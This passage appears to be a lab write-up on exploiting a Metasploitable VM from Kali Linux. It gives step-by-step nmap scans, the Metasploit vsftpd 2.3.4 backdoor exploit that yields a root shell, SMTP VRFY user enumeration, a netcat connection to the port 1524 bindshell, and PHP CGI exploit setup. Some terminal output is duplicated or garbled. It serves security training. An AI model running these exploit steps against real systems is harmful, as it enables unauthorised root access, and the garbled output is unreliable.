[i] The database appears to be already configured, skipping initialization

(root㉿kali)-[/home/kali]
└─# msfdb status
● postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
  Active: active (exited) since Thu 2023-02-23 04:42:23 EST; 47s ago
    Process: 117075 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 117075 (code=exited, status=0/SUCCESS)
     CPU: 2ms

Feb 23 04:42:23 kali systemd[1]: Starting PostgreSQL RDBMS ...
Feb 23 04:42:23 kali systemd[1]: Finished PostgreSQL RDBMS.

COMMAND      PID  USER      FD  TYPE DEVICE SIZE/OFF NODE NAME
postgres 117034 postgres  5u  IPv6 250186      0t0  TCP localhost:5432 (LISTEN)
postgres 117034 postgres  6u  IPv4 250187      0t0  TCP localhost:5432 (LISTEN)

UID          PID  PPID C STIME TTY      STAT   TIME CMD
postgres 117034          1  0 04:42 ?      Ss   0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

(root㉿kali)-[/home/kali]
└─# msfdb start
[i] Database already started

(root㉿kali)-[/home/kali]
└─#
```

Step 3: Check the system version using the nmap tool. Entering the command nmap -sV 192.168.56.101. By using this command, we can get the version along with the status of the port and the difference services.

```
(root㉿kali)-[~/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:45 EST
Nmap scan report for 192.168.56.101
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.55 seconds
```

Step 4: We are performing the attack through the ftp port so we need to scan the port for the vulnerabilities so by typing the command as nmap -p 21 --script vuln 192.168.56.101. so, we can see the vulnerabilities.

```
(root㉿kali)-[~/home/kali]
└─# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:58 EST
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: BID:48539  CVE: CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```

Step 5: now we have to use the meta exploit tool so we have to enter msfconsole . and enter the command as search vsftpd.

```
(root㉿kali)-[~/home/kali]
# msfconsole

[metasploit v6.3.0-dev]
+ --[ 2278 exploits - 1201 auxiliary - 408 post      ]
+ --=[ 968 payloads - 45 encoders - 11 nops          ]
+ --=[ 9 evasion                                         ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent  No   [vsftpd] v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Step 6: copy the path shown there which has will have the path through which we can enter the machine. Type in the command as use the pathname.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS  yes  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  21  yes  The target port (TCP)

Payload options (cmd/unix/interact):

Name  Current Setting  Required  Description
---  ---  ---  ---

Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```

Step 7: Now we have to set the rhost and the payload for the exploitation as shown in the below figure.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS  192.168.56.101  yes  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  21  yes  The target port (TCP)

Payload options (cmd/unix/interact):

Name  Current Setting  Required  Description
---  ---  ---  ---

Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
_____
#  Name          Disclosure Date  Rank   Check  Description
-  ---          ---  ---  ---  ---
0  payload/cmd/unix/interact  normal  No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
```

Step 8: After that enter the command exploit. Then you will be logged to the target machines kernel enter the command whoami to know which directory you are currently in.

```
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:44891 → 192.168.56.101:6200) at 2023-02-23 05:16:06 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Exploiting Metasploit using SMTP

Step 1: Open both kali linux and the metasploitable then find the ip address of both kali linux and metasploitable machine by using the command ifconfig and using nmap tool.

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali: last running: MULTICASTS 2019-08-15 15:00
[root㉿kali]-[/home/kali] netmask 255.255.255.0 broadcast 192.168.56.255
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24 (net)
RX queueing discipline: SFQ (2000000B)
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1    LAPTOP-KTENE3Q2  <server>  <unknown>  root    0a:00:27:00:00:05
192.168.56.101  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

Step 2: Then scan the port smtp for all the information by giving the command nmap -p 25 192.168.56.101.

```
(root㉿kali)-[~/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:31 EST
Nmap scan report for 192.168.56.101
Host is up (0.000064s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.96 seconds
```

```
(root㉿kali)-[~/home/kali]
└─# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:32 EST
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```

Step 3: Now use the Metasploit tool and enter the msfconsole and enter the command search smtp.

```
(root㉿kali)-[~/home/kali]
# msfconsole

it looks like you're trying to run a module

\

  @ @
  || ||
  || ||
  \_||_|

=[ metasploit v6.3.0-dev
+ -- =[ 2278 exploits - 1201 auxiliary - 408 post      ]
+ -- =[ 968 payloads - 45 encoders - 11 nops        ]
+ -- =[ 9 evasion          ]]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/
msf6 > [REDACTED]
```

```
msf6 > search smtp
Matching Modules

#  Name                               Disclosure Date Rank   Check  Description
-  exploit/linux/[REDACTED]/apache_james_exec    2015-10-01 normal  Yes   Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1  auxiliary/server/capture/[REDACTED]           2015-10-01 normal  No    Authentication Capture: [REDACTED]
2  auxiliary/scanner/http/gavazzi_em_login_loot  2007-08-24 excellent  No   Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3  exploit/unix/[REDACTED]/clamav_milter_blackhole 2010-05-19 great  No   ClamAV Milter Blackhole-Mode Remote Code Execution
4  exploit/windows/browser/communicrypt_mail_activesx 2010-05-19 great  No   Communicrypt Mail 1.16 [REDACTED] ActiveX Stack Buffer Overflow
5  exploit/linux/[REDACTED]/exim_gethostbyname_bof  2015-01-27 great  Yes  Exim GHOST (glbe gethostbyname) Buffer Overflow
6  exploit/linux/[REDACTED]/exim4_dovecot_exec   2013-05-03 excellent  No   Exim and Dovecot Insecure Configuration Command Injection
7  exploit/unix/[REDACTED]/exim4_string_format    2010-12-07 excellent  No   Exim string/format function Heap Buffer Overflow
8  auxiliary/client/[REDACTED]/femailer           2017-01-26 normal  No   Generic Emailer [REDACTED]
9  exploit/windows/[REDACTED]/form2raw            2003-12-29 great  Yes  Microsoft WordClient form2raw.cgi Stack Buffer Overflow
10 exploit/windows/http/[REDACTED]/ms03_046_exchange2000_xexch50 2003-10-15 good  Yes  MS03-046 Exchange 2000 XEXCH50 Heap Overflow
12 exploit/windows/ssl/ms04_011_ptc               2004-06-13 average  No   MS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/[REDACTED]/ms06_019_exchange 2004-11-12 normal  No   MS06-019 Exchange MODPROP Heap Overflow
14 exploit/unix/[REDACTED]/mercury_cram_md5       2007-08-18 great  No   Mercury Mail [REDACTED] AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/[REDACTED]/morris_sendmail_debug  1988-11-02 average  Yes  Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/[REDACTED]/njstar_b6f           2011-10-31 normal  Yes  NJStar Communicator 3.00 Mini [REDACTED] Buffer Overflow
17 exploit/unix/[REDACTED]/openmid_mail_from_rce  2020-01-28 excellent  Yes  Openmid D MAIL FROM Remote Code Execution
18 exploit/unix/local/openmid_oob_read_lpe        2020-02-24 average  Yes  Openmid D OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittotexpress 2009-08-28 normal  No   Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/[REDACTED]/qmail_bash_env_exec    2014-09-24 normal  No   Qmail [REDACTED] Bash Environment Variable Injection (Shellshock)
22 auxiliary/scanner/[REDACTED]/version          2015-09-17 normal  No   [REDACTED] Banner Grabber
23 auxiliary/scanner/[REDACTED]/http_ntlm_domain  2005-07-11 average  No   [REDACTED] NTLM Domain Extraction
25 auxiliary/fuzzers/[REDACTED]/fuzzer           2009-07-11 normal  No   [REDACTED] Fuzzer
26 auxiliary/scanner/[REDACTED]/smtp_enum        2009-07-11 normal  No   [REDACTED] User Enumeration Utility
27 exploit/windows/[REDACTED]/mailserver          2005-07-11 average  No   SoftiCom Wmailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pgp_plugin   2007-07-09 manual  No   SquirrelMail PGP Plugin Command Execution ([REDACTED])
29 exploit/windows/[REDACTED]/sysgauge_client_b6f  2017-02-28 normal  No   SysGauge [REDACTED] Validation Buffer Overflow
30 exploit/windows/[REDACTED]/mailcarrier_b6f_ehlo 2004-10-26 good   Yes  TABS MailCarrier v2.51 [REDACTED] EHLO Overflow
31 auxiliary/vsploit/pli/email_pii               2009-07-11 normal  No   VSploit Email PII
32 exploit/windows/email/ms07_017_email_loadimage_chunksize 2007-03-28 great  No   Windows ANI LoadAnIcon() Chunk Size Stack Buffer Overflow ([REDACTED])
33 post/windows/gather/outlook                  2005-07-11 normal  No   Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp            2020-12-06 normal  No   WordPress Easy WP [REDACTED] Password Reset
35 exploit/windows/[REDACTED]/yopps_overflow1    2004-09-27 average  Yes  YOPPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow1

msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > [REDACTED]
```

Step 4: now use the path 25 to use it use the command use 25. Which will have the path ending with smtp_enum.

Step 5: Now set the RHOSTS to the metasploitable ip address.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS      25                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       25                      yes       The target port (TCP)
THREADS     1                       yes       The number of concurrent threads (max one per host)
UNIXONLY    true                    yes       Skip Microsoft bannered servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS      192.168.56.101         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       25                      yes       The target port (TCP)
THREADS     1                       yes       The number of concurrent threads (max one per host)
UNIXONLY    true                    yes       Skip Microsoft bannered servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
```

Step 6: After enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.101:25      - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
hi
```

Step 7: Open another terminal and enter the root and scan the port using the command nc 192.168.56.101 25.

Step 8: enter the command to verify the database using the commands VRFY mysql , VRFY daemon , VRFY postgres.

```
(kali㉿kali)-[~] ~ nmap -p25 -v metasploitable
$ sudo su
[sudo] password for kali: 
[sudo] password for kali: 
[root@kali ~] nmap -p25 -v metasploitable
[root@kali ~] # nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
252 2.0.0 postgres

Interact with a module by name or index. For example info 15, use
? for help.
```

Exploiting Metasploit using Blind shell

Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address. Enter the command nmap -sV 192.168.56.101 to find the port number and the version of bind shell some of the cases it may be as ingreslock.

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
(r00t㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:48 EST
Nmap scan report for 192.168.56.101
Host is up (0.000071s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.29 seconds
```


Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.

```
(r00t㉿kali)-[/home/kali]
└─# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:51 EST
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
```

Step 3: Enter the command nc 192.168.56.101 1524 you will be inside the bindshell to know about the username use the command uname -a and then type whoami command to know the present working directory and ls to know the list of directories or files.



```
(root㉿kali)-[~/home/kali]
└─# nc 192.168.56.101 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

Exploiting Metasploit using HTTP

Step1: Open kali linux and the metasploitable machine and open the linux terminal and enter the root and find the ip address of kali and the metasploitable machine. Then open the msf console.

```
[kali㉿kali)-[~]
$ sudo su
[sudo] password for kali: [REDACTED] - cmd-bin Remote Code Execution - | php remote/29296.py
[root@kali)-[/home/kali]-[~] - Remote Code Execution - | php remote/29316.py
# msfconsole
[*] msf6 exploit (multi/http/cve_2020_1975) - [Metasploit v6.2.26-dev]
[*] 1 auxiliary (scanner/http/http_version)
[*] 2 payloads (generic/shell_reverse_tcp)
[*] 3 encoders (none)
[*] 4 nops (none)
[*] 5 evasion (none)

[*] msf6 > search http scanner
Matching Modules
=====
#   Name
description
-----
```

#	Name	Disclosure Date	Rank	Check	Des
0	auxiliary/scanner/http/a10networks_ax_directory_traversal	2014-01-28	normal	No	A10 Networks AX Loadbalancer Directory Traversal
1	auxiliary/scanner/snmp/sbg6580_enum		normal	No	ARR IS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2	auxiliary/scanner/http/wp_abandoned_cart_sql_injection	2020-11-05	normal	No	Abaandoned Cart for WooCommerce SQL Injection
3	auxiliary/scanner/http/acellenon_fta_statecode_file_read	2015-07-10	normal	No	Accellenon FTA 'statecode' Cookie Arbitrary File Read
4	auxiliary/scanner/http/adobe_xml_inject		normal	No	Ado be XML External Entity Injection
5	auxiliary/scanner/http/advantech_webaccess_login		normal	No	Advantech WebAccess Login
6	auxiliary/scanner/http/allegro_rompager_misfortune_cookie	2014-12-17	normal	Yes	Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222)
7	auxiliary/scanner/ftp/anonymouse		normal	No	Anoymous FTP Access Detection
8	auxiliary/scanner/http/apache_userdir_enum		normal	No	Apa che "mod_userdir" User Enumeration
9	auxiliary/scanner/http/apache_normalize_path	2021-05-10	normal	No	Apa che 2.4.49/2.4.50 Traversal RCE

```
msf6 > use auxiliary/scanner/http/http_version
[*] No results from search
[*] Failed to load module: auxiliary/scanner/http/http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name  Current Setting  Required  Description
----  -----  -----  -----
Proxies  no  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  80  The target port (TCP)
SSL  false  Negotiate SSL/TLS for outgoing connections
THREADS  1  The number of concurrent threads (max one per host)
VHOST  no  HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

Step 2: Search for http scanner and use auxiliary/scanner/http/http_version.

```
msf6 > search http scanner
Matching Modules
=====
#   Name
description
-----
```

#	Name	Disclosure Date	Rank	Check	Des
0	auxiliary/scanner/http/a10networks_ax_directory_traversal	2014-01-28	normal	No	A10 Networks AX Loadbalancer Directory Traversal
1	auxiliary/scanner/snmp/sbg6580_enum		normal	No	ARR IS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2	auxiliary/scanner/http/wp_abandoned_cart_sql_injection	2020-11-05	normal	No	Abaandoned Cart for WooCommerce SQL Injection
3	auxiliary/scanner/http/acellenon_fta_statecode_file_read	2015-07-10	normal	No	Accellenon FTA 'statecode' Cookie Arbitrary File Read
4	auxiliary/scanner/http/adobe_xml_inject		normal	No	Ado be XML External Entity Injection
5	auxiliary/scanner/http/advantech_webaccess_login		normal	No	Advantech WebAccess Login
6	auxiliary/scanner/http/allegro_rompager_misfortune_cookie	2014-12-17	normal	Yes	Alllegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222)
7	auxiliary/scanner/ftp/anonymouse		normal	No	Anoymous FTP Access Detection
8	auxiliary/scanner/http/apache_userdir_enum		normal	No	Apa che "mod_userdir" User Enumeration
9	auxiliary/scanner/http/apache_normalize_path	2021-05-10	normal	No	Apa che 2.4.49/2.4.50 Traversal RCE

```
msf6 > use auxiliary/scanner/http/http_version
[*] No results from search
[*] Failed to load module: auxiliary/scanner/http/http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name  Current Setting  Required  Description
----  -----  -----  -----
Proxies  no  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  80  The target port (TCP)
SSL  false  Negotiate SSL/TLS for outgoing connections
THREADS  1  The number of concurrent threads (max one per host)
VHOST  no  HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

Step 3: Search for the php 5.4.3 version and use the first option shown. Then set the rhost and then give the command as exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
#  Name
-  ---
0  exploit/multi/http/op5_license
Command Execution
1  exploit/multi/http/php_cgi_arg_injection
2  exploit/windows/http/php_apache_request_headers_bof
      Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name  Current Setting  Required  Description
----  -----  -----  -----
PLESK  false          yes       Exploit Plesk
Proxies no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  80             yes       The target port (TCP)
SSL    false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI no           The URI to request (must be a CGI-handled PHP script)
URIENCODING 0          yes       Level of URI URIENCODING and padding (0 for minimum)
